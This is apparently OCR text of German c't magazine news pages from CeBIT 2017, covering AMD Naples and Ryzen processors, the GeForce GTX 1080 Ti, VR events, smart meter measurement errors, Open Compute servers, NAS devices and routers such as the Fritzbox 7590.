
Huawei: Halle 2, Stand C30

IBM: Halle 2, Stand A10

Intel: Halle 2, Stand B30

Supermicro: Halle 2, Stand B66

Serverprozessor AMD Naples mit 32 Kernen




Ein Server mit zwei Naples-Prozessoren besitzt bis zu 64 CPU-Kerne, 16 Speicherkanäle und 128 PCIe-3.0-Lanes.

Am Tag vor dem OCP Summit, dem Treffen des Open Compute Project (OCP, siehe Seite 29), hat AMD erste Details zum kommenden Serverprozessor Naples verraten: Jeder Prozessor besitzt bis zu 32 Zen-Kerne, die denen des nagelneuen Ryzen entsprechen. Während letzterer jedoch nur zwei Speicherkanäle und 16 PCIe-3.0-Lanes anbindet, sind es bei Naples acht DDR4-RAM-Kanäle und 128 PCIe-Lanes. Bei Servern mit zwei Fassungen stehen ebenfalls 128 PCIe-Lanes bereit, weil jede CPU 64 davon in eine Infinity-Fabric-Verbindung zum jeweils anderen Prozessor umwidmet.

Naples hat nicht nur mehr CPU-Kerne als ein aktueller Xeon E5-2600V4 (Broadwell-EP: maximal 22) und wohl auch als der kommende Skylake-EP (wohl 28), sondern auch mehr RAM-Kanäle (8 statt derzeit 4 und bald 6) und mehr PCIe-Lanes (128/64 statt 40 beziehungsweise 48). Mit den vielen PCIe-Lanes ist Naples dazu prädestiniert, Rechenbeschleuniger anzubinden – im Trend liegen derzeit ja welche für KI und Deep Learning. Die vielen RAM-Kanäle ermöglichen einerseits größeren Hauptspeicher als bei Intels Dual-Socket-Xeons, nämlich 4 statt 3 TByte. Andererseits liegt die Datentransferrate höher. Letzteres ist für Supercomputing-Anwendungen wie den Benchmark HPCG wichtig.

Ein erster Naples-Käufer ist Microsoft: Im Rahmen des OCP-Projekt Olympus haben AMD und Microsoft einen Server für die Azure-Cloud entwickelt. Weitere Kunden dürfte AMD nennen, wenn Naples auf den Markt kommt: Das soll noch vor Juli passieren, größere Stückzahlen kommen aber erst danach.

(ciw@ct.de)



Für die „Project Olympus“-Server für Microsoft Azure hat AMD ein Mainboard mit zwei Naples-Prozessoren und 32 DIMM-Slots entwickelt.

In Halle 17 trägt man Brille

**„Hackvention“:
Virtual-Reality-Spielplatz auf der CeBIT**

Erstmals gibt es auf der CeBIT einen ausschließlich Virtual und Augmented Reality gewidmeten Bereich: In der Hackvention-Halle 17 kann man auf 3000 Quadratmetern Hersteller besuchen, Vorträge hören und an Workshops teilnehmen.

Von Jan-Keno Janssen

Der Hype um Virtual, Augmented und Mixed Reality hat auch die CeBIT erreicht. In Halle 17 bietet die Messe AG dieses Jahr erstmals einen ausschließlich immersiver Technik gewidmeten Bereich auf 3000 Quadratmetern an. „Hackvention“ heißt die Veranstaltung, die im Dezember 2016 – unabhängig von der CeBIT – zum ersten Mal auf dem Messegelände über die Bühne ging.

Während im letzten Jahr noch ein VR-Hackathon im Mittelpunkt stand, liegt der Fokus diesmal auf Entwickler-Workshops. Mehr als 20 solcher Veranstaltungen werden hier angeboten. Unter anderem erklärt Astrid Kahmke vom bayrischen Filmzentrum, wie aus einer Idee ein 360-

Grad-Film wird. Außerdem gibt es Praxistipps für Start-ups sowie Hilfestellung für 3D-Sound-Aufnahmen.

Neben Workshops finden auf der Hackvention Vorträge von mehr als 50 Referenten statt: Matthias Bastian vom VR-Blog Vrodo spricht über Spatial Computer, natürliche Interfaces und ganz allgemein über die Zukunft von VR und AR, Thomas Heinrich über die von ihm gegründete VR-Spielhalle Virtuis. Auch abends wirds nicht langweilig. Am Mitt-

woch und Freitag organisiert Evrbit 360-Grad-Kino-Abende – das Besondere daran: Zwar haben alle Besucher eine VR-Brille auf, sind aber nicht mit Kopfhörern von der Außenwelt abgeschirmt. Der Ton kommt von außen – Evrbits VR-Sync-Software synchronisiert Bild und Ton für alle Brillen Frame-genau. Am Donnerstag findet erstmals in Europa die VR-Szene-Party des US-VR-Blogs „Upload“ statt. Kurioser Höhepunkt am Freitag: eine AR-/VR-Olympiade.

Neben Workshops, Partys und Vorträgen gibt es Stände etlicher Unternehmen: Unter anderem sind Sennheiser, HTC, XMG, der VR-Inkubator VRBase und Subpac mit seinem Subwoofer-Rucksack am Start.

Eine Eintrittskarte zur Hackvention kostet 85 Euro. Mit diesem Ticket kommt man nicht nur vom 20. bis 24. März in Halle 17, sondern auch auf die Rest-CeBIT. Außerdem inklusive: Kinoabende mit Popcorn und Limonade sowie Upload-VR-Party plus Catering. (jkj@ct.de)

Evrbit lädt auf der Hackvention in sein VR-Kino mit 40 Plätzen ein. Dank Synchronisationssoftware sehen alle Zuschauer exakt das Gleiche – und der Ton kommt von außen.




Bild: Evrbit/Martin Steuer

Anzeige

Mehr Kerne pro Euro

Ryzen 7 1700 und 1700X im Test



Der derzeit günstigste Ryzen-Prozessor Ryzen 7 1700 setzt den gleich teuren Core i7-7700K gehörig unter Druck. Er rechnet bei Multi-Thread-Anwendungen schneller und ist dabei trotz doppelt so vieler CPU-Kerne sparsamer.

Von Christian Hirsch

Abgesehen vom Spitzenmodell Ryzen 7 1800X bietet AMD derzeit zwei weitere AM4-Prozessoren mit der neuen Zen-Architektur an: Ryzen 7 1700 und 1700X haben ebenfalls acht Kerne und kosten deutlich weniger, takten aber etwas niedriger.

Der wohl interessanteste der drei bislang erhältlichen Ryzen-Prozessoren ist wohl der Ryzen 7 1700. Er ist 35 Prozent

günstiger als der 1800X, rechnet im Schnitt aber lediglich 10 Prozent langsamer als dieser. Zudem beträgt die Thermal Design Power laut AMD 65 Watt, während die beiden X-Varianten mit 95 Watt spezifiziert sind. Im Unterschied zu diesen kann der Ryzen 7 1700 seinen Nominal- und Boost-Takt über die Funktion Extended Frequency Range (XFR) lediglich um 50 statt 100 MHz überschreiten.

Acht Kerne mit 65 W TDP

Er kostet 360 Euro und damit genauso viel wie Intels schnellster Quad-Core-Prozessor Core i7-7700K (4,2 GHz). Bei Anwendungen wie Rendering oder Videokodierung, die von vielen Kernen und Threads profitieren, liegt der Achtkerner von AMD je nach Software 15 bis 50 Prozent vor dem Intel-Pendant. Unter Volllast auf allen Kernen mit Prime95 schluckt der Ryzen 7 1700 zudem 28 Watt weniger.

Ist nur ein Kern gefordert, muss er sich dem Core i7-7700K mit 4,5 GHz Turbo-Takt aber deutlich geschlagen geben (-23 Prozent).

Die Single-Thread-Performance des 80 Euro teureren Ryzen 7 1700X ist nur geringfügig besser als die des 1700 ohne X, da sein Boost-Takt nur um 100 MHz darüber liegt. Bei Multi-Thread-Anwendungen beträgt der Unterschied rund 8 Prozent.

Mangelware Mainboards

Das Angebot an passenden AM4-Mainboards für Ryzen-CPU's ist noch sehr überschaubar. Bei Redaktionsschluss führten die deutschen Online-Händler insgesamt lediglich 30 Modelle der Hersteller Asrock, Asus, Biostar, Gigabyte und MSI und dabei auch nur solche mit B350- oder X370-Chipsatz. Zum Vergleich: Für Intels LGA1151-Plattform gibt es 433 verschiedene Boards. Obendrein war die Hälfte der 30 AM4-Mainboards zum Redaktionsschluss nirgends vorrätig. Viele Hersteller löten auf ihre B350-Boards für USB 3.1 Gen 2 Asmedia-Controller auf und verwenden dafür nicht die im Chipsatz integrierten Ports.

Mehrere Hersteller erklärten, dass sie immer noch an finalen BIOS-Versionen arbeiten. Die derzeitigen Beta-Versionen haben demnach Probleme bei hohen Speichertaktfrequenzen. Bei Tests mit PC4-3000-Modulen auf dem Gigabyte GA-AX370-Gaming 5 mussten wir die Speicher-Timings von Hand im BIOS-Setup einstellen, da die Automatik nicht funktionierte. Das System lief damit stabil, aber ein Performance-Vorteil zu DDR4-2400 war bis auf den OpenCL-Benchmark Luxmark (+3 Prozent) nicht messbar. (chh@ct.de) **ct**



Inzwischen gibt es AM4-Mainboards für unter 100 Euro wie zum Beispiel das Asus Prime B350M-A zu kaufen.

Ryzen-Prozessoren, AM4, 14 nm

Prozessor	Kerne	Takt / Boost / XFR	TDP	Cinebench R15 Single-/Multi-Thread	Handbrake Apple TV 3	Leistungsaufnahme ¹ Leerlauf / Volllast	Preis
Ryzen 7 1800X	8+SMT	3,6 / 4,0 / +0,1 GHz	95 W	163/1627	61	37/164 W	559 €
Ryzen 7 1700X	8+SMT	3,4 / 3,8 / +0,1 GHz	95 W	153/1543	58	37/153 W	439 €
Ryzen 7 1700	8+SMT	3,0 / 3,7 / +0,05 GHz	65 W	150/1423	55	37/145 W	359 €

¹ System inklusive Netzteil, SSD, 16 GByte DDR4-RAM und GeForce GTX 1050

Büro-LCD mit VESA-Mount

Der 27-zöllige Büromonitor VG2753 zeigt Full-HD-Auflösung und nutzt ein blickwinkelstabiles IPS-Panel. Das höhenverstellbare und ins Hochformat drehbare Display hat einen augenschonenden Blaulichtfilter und eine Anti-Flicker-Technik eingebaut. Über eine VESA-Halterung am Monitor-Standfuß kann man externe Zuspieler befestigen, beispielsweise Viewsonics Thin Client SC-T25 mit Raspberry Pi 3.

Am schmal eingefassten Display stehen HDMI, Displayport, Mini-Displayport und VGA bereit, außerdem ein USB-Hub mit zwei Peripherieanschlüssen sowie ein Kopfhöreranschluss. Der VG2753 ist ab sofort für 300 Euro inklusive 4 Jahre Vorab-Austausch-Service erhältlich. (uk@ct.de)



Am Standfuß des Viewsonic VG2753 kann man Zuspieler per VESA-Halter befestigen.

Anzeige

LED-Lampen und 4K für Projektoren

Der Projektormarkt teilt sich auf in Geräte fürs Heimkino und solche für den Präsentationsbereich. Letztere müssen vor allem hell leuchten, während bei den Beamern für daheim die Farbwiedergabe und ein möglichst satter Schwarzwert im Vordergrund stehen. In beiden Bereichen stehen Veränderungen an: Die 4K-Auflösung kommt und die teureren Quecksilberdampflampen werden durch Laser-LEDs ersetzt.

Die ultrahohe Auflösung hat derzeit nur einen sehr geringen Marktanteil, hier dürften zum Jahresende etliche neue Geräte in den Handel kommen und die Preise fallen. Hersteller wie Viewsonic erwarten im kommenden Jahr sogar erste 4K-Projektoren für unter 1500 Euro. Aktuell liegen die Preise für

4K-Beamer eher beim Dreifachen – und je nach Geräteklasse auch deutlich darüber.

Der Ersatz von quecksilberhaltigen Beamer-Lampen wurde bereits 2013 in der Minamata-Konvention gefordert. Deutschland hat das Abkommen neben 127 anderen Staaten unterzeichnet. Demnach ist es ab 2020 verboten, quecksilberhaltige Produkte zu produzieren. Anfang 2016 veröffentlichte die EU den Entwurf einer Verordnung, mit der das Übereinkommen umgesetzt werden soll; die Ratifizierung ist noch dieses Jahr geplant. Mit ihr werden herkömmliche Quecksilberdampflampen aus den Beamern verbannt und nach einer Übergangszeit dürfen ab spätestens ab 2020 nur noch Geräte mit Diodenlicht verkauft werden. (uk@ct.de)



Volle Kraft voraus

High-End-Grafikkarte GeForce GTX 1080 Ti

Nvidia präsentiert die GeForce GTX 1080 Ti als schnellste Single-GPU-Grafikkarte der Welt. Sie soll jedwedes 4K-Spiel mit maximaler Grafikqualität flüssig darstellen.

Von Martin Fischer

Nvidia löst sein bisheriges Grafikkarten-Spitzenmodell Titan X mit der neuen GeForce GTX 1080 Ti ab. Sie soll die ideale 4K- und VR-Spielerkarte sein, der auch in anspruchsvollen Spielen weder Rechenleistung noch Videospeicher ausgeht. Dafür sorgen ein hochgetakteter Pascal-Grafikchip mit 3584 Shader-Rechenkernen und satte 11 GByte GDDR5X-Speicher. Die GeForce GTX 1080 Ti unterstützt die 3D-Schnittstellen Direct3D 12_1, Vulkan 1.0 und OpenGL 4.5, universelle Berechnungen führt sie über CUDA 8 und OpenCL 1.2 aus. Nvidia verkauft sein Referenzmodell namens Founders Edition für 820 Euro und manche Partner-Hersteller haben bereits Varianten mit eigenen Kühlsystemen angekündigt. Wir haben die Founders Edition ins Labor geholt und durchgemessen.

Die GeForce GTX 1080 Ti stellt tatsächlich jedes aktuelle Spiel in 4K ruckelfrei dar. Selbst bei voller Detailstufe zeigt sie Spiele wie Rise of the Tomb Raider und GTA V in 4K mit knapp 60 fps an – auf

Wunsch sogar mit vierfacher Multisampling-Kantenglättung. Ältere Titel wie Mordors Schatten laufen mit über 80 fps. Im Vergleich mit der GeForce GTX Titan X ist sie in den meisten Spielen ein paar Prozent schneller – spürbar ist das nicht.

In 3DMark Firestrike erreicht die 1080 Ti 19.680 Punkte, im DirectX-12-Test Time Spy schafft die Neue sehr gute 8231 Punkte. Auch bei Compute-, Raytracing und Tessellation-Aufgaben setzt sie sich an die Spitze aktueller Desktop-Grafikkarten.

Trotz ihrer hohen 3D-Leistung bleibt die GeForce GTX 1080 Ti vergleichsweise sparsam. Nvidia beziffert die maximale Leistungsaufnahme mit 250 Watt. Unsere

Messapparatur protokollierte unter Last höchstens 248 Watt; folglich sollte man die 1080 Ti mindestens mit einem 500-Watt-Netzteil betreiben. Nach einer Weile konstanter Dauerlast drosselt die GPU ihre Taktfrequenz auf 1480 MHz – also ihren Basistakt. Der Turbo-Modus greift meist bei vergleichsweise kurzen Lastspitzen, steigt dann aber über die von Nvidia spezifizierten 1582 MHz auf bis zu 1911 MHz. Der kleine Radiallüfter dreht sich beim Spielen mit bis zu 2400 U/min und erzeugt 1,2 Sone – das ist noch erträglich. Nerviger ist das auftretende Spulenfiepen, das besonders bei hohen Bildraten hörbar ist – bei der Titan X beobachteten wir ein solches Verhalten nicht.

Im Leerlauf ist die GeForce GTX 1080 Ti sowohl im Ein- als auch im Mehrschirmbetrieb mit unter 0,1 Sone sehr leise. Mit einem angeschlossenen WQHD-Display schluckt die 1080 Ti 9 Watt, mit einem 4K-Display oder zwei Full-HD-Displays 11 Watt. Ab drei angeschlossenen Displays schnell die Leistungsaufnahme auf 61 Watt hoch – mit vier Displays bleibt dieser Wert konstant. Entsprechend stieg auch die GPU-Temperatur von 36 auf 52 °C.

Die integrierte Video-Engine dekodiert H.264-, HEVC- und VP9-Filme in 4K mit bis zu 120 Hz; die maximale Bitrate beträgt 240 MBit/s beziehungsweise 320 MBit/s (HEVC, VP9). Beim HEVC-Format werden auch 10- und 12-Bit-Farbtiefen unterstützt – wichtig für die Wiedergabe von HDR-Filmen am PC.

Fazit

Die GeForce GTX 1080 Ti ist die derzeit schnellste Single-GPU-Grafikkarte – und ideal zum Spielen in 4K. Ihre Leistungsaufnahme hält sich in Grenzen und auch die Lautstärke ist in Anbetracht der Leistung vergleichsweise gering. (mfi@ct.de) **ct**

4K-Spieleleistung

Grafikkarte	Ashes of the Singularity Maximal / 4xMSAA DX12 [fps] besser ▶	Dragon Age Inquisition Ultra / 2xMSAA, DX11 [fps] besser ▶	GTA V Maximum / 4xMSAA [fps] besser ▶	Rise of the Tomb Raider Maximum / SMAA DX12 [fps] besser ▶	Mittelerde: Mordors Schatten Ultra / FXAA DX11 [fps] besser ▶
GeForce GTX 1080 Ti	56	49	55	58	83
Nvidia Titan X (Pascal)	52	49	53	55	81
GeForce GTX 1080	40	36	41	43	63
GeForce GTX 1070	33	31	33	35	52
GeForce GTX 1060	25	21	24	24	36
GeForce GTX Titan X (Maxwell)	39	30	32	35	52
GeForce GTX 970	20	17	20	19	30
Radeon R9 Fury X	38	27	22	28	49
Radeon R9 390X	30	23	23	25	42
Radeon RX 480	25	19	19	24	34

¹ gemessen unter Windows 10 auf Intel Core i7-6700K, 16 GByte RAM, VSync aus


Anzeige

Starke Messfehler bei Smart Meter



Elektronische Stromzähler (links) messen den Energiebedarf mancher Verbraucher falsch.

Manche elektronischen Stromzähler für Privathaushalte, sogenannte Smart Meter, messen den Energiebedarf bestimmter elektrischer Verbraucher falsch. Forscher von der Uni Twente und der Amsterdam University of Applied Sciences haben neun Smart Meter getestet, die in den Jahren 2004 bis 2014 hergestellt wurden. Obwohl alle dieser Drei-Phasen-Energiezähler den geltenden Normen entsprachen und die darin vorgeschriebene Genauigkeit erfüllten, stellten die niederländischen Forscher Messfehler von bis zu +582 Prozent und -46 Prozent fest. Diese krassen Fehler traten bei nichtlinearen Lasten auf, etwa bei bestimmten Schaltnetzteilen und vor allem bei LED-Lampen und Energiesparlampen, deren Helligkeit mit Dimmern reduziert wurde.



Bei nichtlinearen Lasten fließt Strom nicht sinusförmig oder phasengleich mit der Spannung.

Ähnliche Messfehler bei solchen Lasten haben wir im c't-Test auch schon bei manchen billigen Energiekostenzählern festgestellt (siehe c't 27/15, Seite 174). Die Forscher führen die Fehler der intelligenten Stromzähler auf die jeweils verwendete Messtechnik im Strom-Messpfad zurück: Sogenannte Rogowski-Spulen sorgten für zu hohe Messungen, Hall-Sensoren für zu niedrige. Klassische Ferraris-Stromzähler mit ihrem charakteristischen Drehrad waren hingegen deutlich genauer.

Zwar sind LED- und Energiesparlampen weit verbreitet, machen wegen ihrer geringen Leistungsaufnahme aber in vielen Haushalten nur einen kleinen Teil des gesamten elektrischen Energiebedarfs aus. Daher ist es fraglich, wie relevant die Fehlmessungen sind. Die Forscher kritisieren dennoch zu recht, dass die bisherigen Normen für Smart Meter moderne Schaltnetzteile zu wenig berücksichtigen. Denn die Verbraucher haben kaum eine Chance, sich gegen Messfehler zu wehren: Die Smart Meter entsprechen ja den Vorschriften.

In Deutschland sind Smart Meter bisher nicht allgemein vorgeschrieben. Der aktuelle Gesetzentwurf zur „Digitalisierung der Energiewende“ sieht aber vor, dass Haushalte mit mehr als 6000 kWh Verbrauch im Jahr ab 2020 Smart Meter einbauen müssen. Bisher stand vor allem der Datenschutz in der Kritik: Smart Meter, die via Internet mit Servern des Messstellenbetreibers verbunden sind und sehr häufig Messwerte übermitteln, können sensible Daten über das Verhalten der Haus- oder Wohnungsbewohner liefern. (ciw@ct.de)

Anzeige

Open Compute Project: Server mit 48-Volt- und ARM-Technik

Windows Server läuft bei Microsoft intern nun auch auf ARM-Prozessoren. Das gab Microsoft auf dem OCP Summit am Intel-Hauptsitz in Santa Clara bekannt. Wie etwa auch Google ist Microsoft Mitglied des 2011 von Facebook gestarteten Open Compute Project (OCP), das offene Spezifikationen für Cloud-Server erarbeitet. Die größten Cloud-Infrastrukturen betreiben jeweils mehr als 1 Million eigene Server und bündeln ihre Marktmacht.

Microsoft stellte „Project Olympus“ vor: Es beschreibt Server, die in den Rechenzentren für Microsofts Azure-Cloud laufen sollen. Einen ersten Olympus-Server für Intels kommende Skylake-EP-Xeons hatte Microsoft schon Ende 2016 angekündigt. Nun folgte nicht nur einer mit dem nagelneuen AMD Naples, sondern auch welche mit ARM-Server-SoCs von Qualcomm (Centriq 2400) und Cavium (ThunderX2).

Der Centriq 2400 hat 48 ARMv8-A-kompatible „Falkor“-Kerne. Die Fertigung übernimmt Samsung, er soll der erste Serverprozessor mit 10-nm-Strukturen sein. Über die ARM-Version von Windows Server wird schon seit 2010 spekuliert; sie ist derzeit aber nur für die interne Nutzung bei Microsoft Azure gedacht – möglicherweise in Storage-Servern. Für letztere wurde auch ein JBOD spezifiziert, also ein Rack-Gehäuse für viele Festplatten, sowie ein Management-Modul für Project-Olympus-Racks. Microsoft kooperiert zudem mit Nvidia bei einem Rack-Einschub, der mehrere Tesla- oder FPGA-Rechenbeschleuniger aufnimmt.

STMicroelectronics berichtete derweil über neue Entwicklungen bei der 48-Volt-Technik,



Windows Server auf ARM: In diesem „Project Olympus“-Einschub steckt der Qualcomm Centriq 2400.

Die Google 2016 zum OCP beigetragen hat. Dabei verwenden Netzteile im Rack die eingespeiste Wechselspannung in 48 Volt Gleichspannung, die über Stromschienen alle Server erreicht. Ebenfalls an den Schienen hängen USV-Module, die Unterbrechungen der 48-V-Speisung überbrücken. Der besondere Clou ist aber, dass auch sämtliche Mainboards mit 48 Volt arbeiten. Sogenannte Point-of-Load-(PoL-)Wandler setzen diese Spannung dann nahe beim jeweiligen Verbraucher in die jeweils geforderte Spannung um, bei Prozessoren etwa auf 0,8 bis 1,2 Volt mit 100 bis 200 Watt. Passende Wandler verkaufen außer STMicro etwa auch Maxim und Vicor. (ciw@ct.de)

Anzeige

Mit 48 Volt bis zur CPU:
Auf 48v-Mainboards sitzen
Point-of-Load-Wandler
dicht bei den jeweiligen
Verbrauchern.




Bild: STMicroelectronics

Mehr Netzwerkspeicher

Thecus stellt auf der CeBIT mit seinem N4910U Pro ein 4-Bay-NAS für bis zu 40 TByte Massenspeicher und Rack-Montage vor. Auf dem Mainboard steckt eine Xeon-CPU E3-1225 nebst 8 GByte DDR4-RAM, das bis auf 64 GByte erweitert werden kann. Zum LAN hin gibt es zwei Gigabit-Ethernet-Ports, die man bei Bedarf mit einer PCIe-Karte ergänzen kann. Das N4910U Pro soll Ende März erhältlich sein.

QNAP zeigt mit dem TS-1685 ein Desktop-NAS für gemischte Plattenbestückung. Es nimmt zwölf 3,5-Zoll- und vier 2,5-Zoll-Festplatten auf, hinzu kommen sechs Steckplätze für M.2-SSDs. Die Netzwerkanbindung übernehmen zwei 10-Gigabit- und vier Gigabit-Ethernet-Ports. QNAP wirbt zudem mit der Unterstützung für 40-Gigabit-Ethernet-Karten. Für solche und andere Erweiterungskarten stehen drei PCIe-Steckplätze (2 × PCIe3 x8, 1 × PCIe2 x4) bereit. Je nach Modell sorgt ein Intel-Xeon-Prozessor D-1521 oder D-1531 mit 16 bis optional 128 GByte DDR3L- beziehungsweise DDR4-RAM für den Datenumschlag. Das TS-1685 ist ab rund 2700 Euro (ohne Platten) vorbestellbar. (amo@ct.de)

QNAP: Halle 2, Stand C63

Thecus: Halle 15, Stand D20



Im QNAP TS-1685 sorgt ein Xeon-Prozessor für rasanten Datenumschlag zwischen den maximal 22 Massenspeichern (12+4 Bays, 6 M.2-Slots) und den 6 LAN-Ports.

Netz-Notizen

Mit der TeraStation 51210RH will Buffalo Technology ein **Rackmount-NAS** anbieten, das „Enterprise-Performance zum KMU-Preis“ bietet. Der mit einem Annapurna-Labs-ARM-Prozessor und 8 GByte RAM bestückte 12-Bay-Netzwerkspeicher ist mit 4 Platten (8 TB) ab 2700 Euro zu haben. Er bringt je zwei 10GBase-T- und Gigabit-Ethernet-Ports mit.

Zykel legt mit der XGS4600-32-Serie **Core-Switches für kleine und mittlere Firmen** auf. Das 2350 Euro teure Basismodell hat 32 Gigabit-Ports – vier davon als TP/SFP-Kombi – plus vier 10-Gigabit-SFP+-Slots. Letztere ermöglichen Stacking von bis zu 4 Geräten für maximal 112 Edge-Ports.

Wave-2-WLAN für Firmen

Lancom Systems modernisiert seine Access Points: Die zur CeBIT erstmals gezeigten vier Modelle der Reihen L-860 und L-1700 nutzen die zweite 802.11ac-Generation (Wave 2) und beherrschen Multi-User-MIMO im Downlink, um mehrere Clients tatsächlich gleichzeitig mit Daten zu versorgen. Beide Serien wird es mit externen und internen Antennen geben.

Die 860er-APs funkeln in beiden Bändern gleichzeitig über 2 Antennen (2-Stream-MIMO) und erreichen so bis zu 300 beziehungsweise 867 MBit/s (2,4/5 GHz). Ihre 1700er-Geschwister arbeiten mit 3 Streams bei 2,4 GHz (450 MBit/s) und 4 Streams im 5-GHz-Band (1733 MBit/s). Optional lässt sich dort der Betrieb mit 160 MHz breiten Funkkanälen aktivieren (HT160), was mit kompatiblen Clients den Durchsatz verdoppelt. Die neuen APs werden voraussichtlich Ende März 2017 ab 750 Euro zu haben sein. (ea@ct.de)

Lancom Systems: Halle 12, Stand D29

LTE-Router mit 600 MBit/s

Auf der CeBIT präsentiert TP-Link seinen bislang schnellsten Mobilfunk-Router namens M7650. Das Gerät funkt gemäß LTE-Kategorie 11, holt so bis zu 600 MBit/s aus dem Internet und schiebt bis zu 50 MBit/s hoch. Die Daten gibt der M7650 per 11ac-WLAN mit maximal 867 MBit/s brutto ins interne Netz weiter, sein 2,4-GHz-Modul erreicht immerhin 300 MBit/s, beides für maximal 32 Clients.

Der Router fungiert auf Wunsch auch als Netzwerkspeicher: Ein Mikro-SD-Slot nimmt Speicherkarten bis zu 32 GByte Kapazität auf. Der eingebaute Akku soll für bis zu 15 Stunden Betriebsdauer Energie liefern; er wird über einen Mikro-USB-Port geladen. Der M7650 soll ab Mai 2017 erhältlich sein, den Preis konnte TP-Link noch nicht beziffern. (ea@ct.de)

TP-Link: Halle 15, Stand E71



Der TP-Link M7650 soll aus Mobilfunknetzen nach LTE-Kategorie 11 bis zu 600 MBit/s ziehen.

Fritzbox 7590 für extraschnelles DSL

AVMs nächstes Fritzbox-Spitzenmodell wird wieder eine Flunder: Anders als die 7580 in ihrem Tower-Gehäuse wird die auf der CeBIT angekündigte Fritzbox 7590 in einer keilförmigen Behausung stecken. Mit 250 mm × 185 mm Grundfläche bei maximal 48 mm Höhe ist die Box fast genauso groß wie die 7490 und wie diese leichter als die 7580 an der Wand montierbar.

Die 7590 hat wie der Vorgänger neben dem integrierten xDSL-Modem modernes Dualband-WLAN mit Multi-User-MIMO an Bord (IEEE 802.11n/11ac mit 600/1733 MBit/s brutto), außerdem vier Gigabit-LAN-Ports sowie einen Gigabit-WAN-Port für den Betrieb an Kabel- oder Glasfaser-Modems. Ferner ist auch ein ISDN-S0-Port dabei.

Das Modem beherrscht nun „Super Vectoring“ nach dem VDSL2-Profil 35b, auch G.993.2 Annex Q genannt. Es treibt den DSL-Durchsatz auf kurzen Leitungen bis 300 Meter Länge auf 300 MBit/s im Downstream und 50 MBit/s im Upstream hoch. Bei der Telefonie bedient die Box wie früher parallel zur DECT-Schnurlos-Basis zwei analoge Telefonanschlüsse (RJ12), von denen einer auch auf eine seitliche TAE-Buchse herausgeführt ist. Laut Hersteller soll der Durchsatz von Massenspeichern an den beiden USB-3.0-Ports doppelt bis viermal so hoch

sein wie bei den Vorgängern, was für einen deutlich moderneren Router-Prozessor spricht.

Die Fritzbox 7590 erscheint laut AVM im Sommer, also vermutlich zur IFA 2017. Ihr Preis war zum Redaktionsschluss offen. (ea@ct.de)

AVM: Halle 12, Stand D32



Die Fritzbox 7590 wird zum neuen Router-Topmodell von AVM. Sie bringt wieder einen ISDN-S0-Port mit.

Anzeige

Autonom und elektrisch

Hochautomatisierter Leaf im Praxistest



